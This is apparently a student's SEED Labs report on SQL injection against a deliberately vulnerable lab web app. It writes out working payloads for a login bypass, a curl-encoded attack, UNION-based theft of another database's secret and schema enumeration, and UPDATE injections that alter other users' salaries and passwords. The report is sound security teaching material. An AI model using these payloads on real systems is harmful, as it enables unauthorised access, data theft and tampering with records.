1

Shiyao Lei(sl6569)

2

Login the database (Figure 1), switch to `Users` and list the tables (Figure 2):

```
[04/21/19]seed@VM:~$ mysql -u root -pseedubuntu
mysql: [Warning] Using a password on the command line int
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 4
Server version: 5.7.19-0ubuntu0.16.04.1 (Ubuntu)
```

Figure 1: Login

```
mysql> use Users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----------------+
| Tables_in_Users |
+-----------------+
| credential      |
+-----------------+
1 row in set (0.00 sec)
```

Figure 2: Switch database and show tables

Print the profile information of Alice: Figure 3

```
mysql> select * from credential where name="alice";
+----+-------+-------+--------+-------+----------+-------------+---------+------
-+----------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email
 | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+------
-+----------+------------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |
 |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
+----+-------+-------+--------+-------+----------+-------------+---------+------
-+----------+------------------------------------------+
1 row in set (0.00 sec)
```

Figure 3: Alice's profile

3

3.1

a)

- USERNAME: `admin'; --` (There is a space after $--$)
- PASSWORD: empty string (or arbitrary string)

b)

With the USERNAME input like this, we will be able to comment out the password checking in the where clause. Then the executed SQL will be like this:

```
SELECT ... FROM credentials WHERE name='admin'; -- .....
```

So we will be able to login to Admin account. As shown in Figure 4 and Figure 5





Figure 4: Hack into Admin's account



User Details

Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

Figure 5: Hack into Admin's account

3.2

We replace all the special characters with ASCII encoding, and construct our `curl` command like this:

```
curl 'www.SeedLabSQLInjection.com/unsafe_home.php?username=admin%27%3b%20%2d%2d%20&
    Password=111'
```

```
[04/21/19]seed@VM:~$ curl 'www.SeedLabSQLInjection.com/unsafe_home.php?username=admin%27%3b%20%2d%2d%20&Password=111'
<!--
SEED Lab: SQL Injection Education Web plateform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web plateform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootsrap design. Implemented a new Navbar at the top with two menu options for Home and edit profile, with a button to
logout. The profile details fetched will be displayed using the table class of bootstrap with a dark table head theme.

NOTE: please note that the navbar items should appear only for users and the page with error login message should not have any of these items at
all. Therefore the navbar tag starts before the php tag but it end within the php script adding items as required.
-->

<!DOCTYPE html>
<html lang="en">
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

  <!-- Bootstrap CSS -->
  <link rel="stylesheet" href="css/bootstrap.min.css">
  <link href="css/style_home.css" type="text/css" rel="stylesheet">

  <!-- Browser Tab title -->
  <title>SQLi Lab</title>
</head>
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ><img src="seed_logo.png" style="height: 40px; width: 200px;" alt="SEEDLabs"></a>

      <ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><li class='nav-item active'><a class='nav-link' href='unsafe_home.php'>Home <span class='s
r-only'>(current)</span></a></li><li class='nav-item'><a class='nav-link' href='unsafe_edit_frontend.php'>Edit Profile</a></li></ul><button onclick='logout()' type='but
ton' id='logoffBtn' class='nav-link my-2 my-lg-0'>Logout</button></div></nav><div class='container'><br><h1 class='text-center'><b> User Details </b></h1><hr><br><table
```

Figure 6: Attack with command line

From Figure 6 we can see that we successfully print out the page after login to Admin's account. However it's hard to read this directly, so we can dump it into a file(Figure 7) and open it with browser(Figure 8):

```
curl 'www.SeedLabSQLInjection.com/unsafe_home.php?username=admin%27%3b%20%2d%2d%20&
    Password=111' > tmp.html
firefox tmp.html
```

```
[04/21/19]seed@VM:~$ curl 'www.SeedLabSQLInjection.com/unsafe_home.php?username=admin%27%3b%20%2d%2d%20&Password=111' > tmp.html
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  3364  100  3364    0     0   210k      0 --:--:-- --:--:-- --:--:--  219k
[04/21/19]seed@VM:~$ firefox tmp.html
```

Figure 7: Attack with command line




Figure 8: Attack with command line

3.3

That's because we need to prevent the shell program from misinterpreting our command. The special characters like the ′, & or space will separate our command and/or have special meanings in the shell command.

3.4

We will not be able to do more than one SQL queries. For experiment we do the following:

First, we insert a temporal entry $victim$:

```
mysql> INSERT INTO credential (ID, Name, EID, Password) VALUES ('1901', 'victim', '1901', 'whateve
r');
Query OK, 1 row affected (0.02 sec)
```

Figure 9: Insert a temporal entry

Then we try to delete that entry with following:

- USERNAME: `admin'; DELETE FROM credential WHERE name='victim'; --`
- PASSWORD: empty string (or arbitrary string)

This will give us the following error (Figure 10):

There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'DELETE FROM credential WHERE name='victim'; -- ' and Password='da39a3ee5e6b4b0d3' at line 3]\n

Figure 10: Failed to execute multiple SQL query

The reason is, the function call executed in *unsafe_home.php* is *query* rather than *multi_query*. As stated in the documentation (Figure 11), execute multiple query is prohibited with this function call, in order to help preventing SQL injection.




Figure 11:

3.5

No. That's because the PASSWORD field will be hashed before query. Then whatever we typed into the password filed will be converted into a random string and the attack will fail.

3.6

Given the table schema, we can use a UNION command with a query to database *elgg_csrf*.

- USERNAME: `noexist' UNION (SELECT 1,value as name,3,4,5,6,7,8,9,10,11 FROM elgg_csrf.elgg_csrfdatal WHERE name='__site_secret__'); --`
- PASSWORD: empty or arbitrary string

With the USERNAME above, the executed SQL will be like this:

```
SELECT ...
```

```sql
FROM credentials
WHERE name='noexist'
UNION
(SELECT 1,value as name,3,4,5,6,7,8,9,10,11
FROM elgg_csrf.elgg_csrfdatalists
WHERE
name='__site_secret__'); -- ...
```

The first query (original query) will give an empty set because we give a non-exist user. The second query will be on CSRF's database. It will select the value of *__site_secret__* and it will be put to the profile name of the result. The attack is shown in Figure 12 and Figure 13.




Figure 12: Steal content from CSRF's database




Figure 13: Steal content from CSRF's database

From Figure 13 we can see that the profile name is replaced by the secret token (circled in red).

3.7

We can use the similar UNION technique to find out the table/column schemas.

- USERNAME: `noexist' UNION (SELECT 1,table_name as name,3,4,5,6,7,8,9,10,11 FROM information_schema.tables WHERE table_schema='elgg_csrf' AND table_name NOT IN (')); --`
- PASSWORD: empty or arbitrary string

This can give us the first table name in *elgg_csrfaccess_collection_membership* in the name field, as shown in Figure 14

Figure 14: Find out table schema

Then, in order to get the next one, we just need to add the first table name into the filter:

- USERNAME: `noexist' UNION (SELECT 1,table_name as name,3,4,5,6,7,8,9,10,11 FROM information_schema.tables WHERE table_schema='elgg_csrf' AND table_name NOT IN ('elgg_csrfaccess_collection_membership')); --`
- PASSWORD: empty or arbitrary string

Then we can get the second table name, as shown in Figure 15. Repeat this step, we can get all of the table names.

Figure 15: Find out table schema

Similarly, to get the column names, we can do the following:

- USERNAME: `noexist' UNION (SELECT 1,column_name as name,3,4,5,6,7,8,9,10,11 FROM information_schema.columns where table_schema='elgg_csrf' and table_name='elgg_csrfdatalists' AND column_name NOT IN (')); --`
- PASSWORD: empty or arbitrary string

Then we can get the name of the first column of table `elgg_csrfdatalists`, which is `name`.




Figure 16: Find out table schema

Furthermore, with the same filtering technique, we can get the name of the second column, which is `value`.

- USERNAME: `noexist' UNION (SELECT 1,column_name as name,3,4,5,6,7,8,9,10,11 FROM information_schema.columns where table_schema='elgg_csrf' and table_name='elgg_csrfdatalists' AND column_name NOT IN ('name')); --`
- PASSWORD: empty or arbitrary string




Figure 17: Find out table schema

At last, we cannot use the show table command here, because the same reason in Question 3.4: Executing multiple queries is not allowed with `mysqli_query()` function. We will need to do our exploit with the SELECT statement.

4

4.1

There are at least two ways for this task: we can put `', salary='30000` or `', salary='30000' where name='alice'; --` into the `NickName` field. We don't need to modify other fields.

Figure 18 shows Alice's profile before we make this attack, and Figure 20 shows that we successfully increased Alice's salary from 20000 to 30000.




Figure 18: Alice's profile before change




Figure 19: Modify Alice's salary




Figure 20: Alice's salary after change

4.2

For this task we can put `', salary='1' where name='boby'; --` into the `NickName` field. We don't need to modify other fields. Figure 21 shows our attack, and Figure 22 shows that we succesfully changed Boby's salary to 1.




Figure 21: Modify Boby's salary




Figure 22: Modify Boby's salary

4.3

Note that the password is stored as hashed values in the database, thus we should not put the real password into the UPDATE clause directly. Instead we put our desired password into the password field, so that it will be hashed, and then we try to make this change onto Boby's record.

So here we put `' where name='boby'; --` into the `Phone Number` field, and then put our own password (e.g. `123`) into the `Password` field. We don't need to modify other fields. This is shown in Figure 23.




Figure 23: Modify Boby's password

After that we can try to login to Boby's account with password 123, as shown in Figure 24 and Figure 25.





Figure 24: Modify Boby's password



Boby Profile

Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352

Figure 25: Modify Boby's password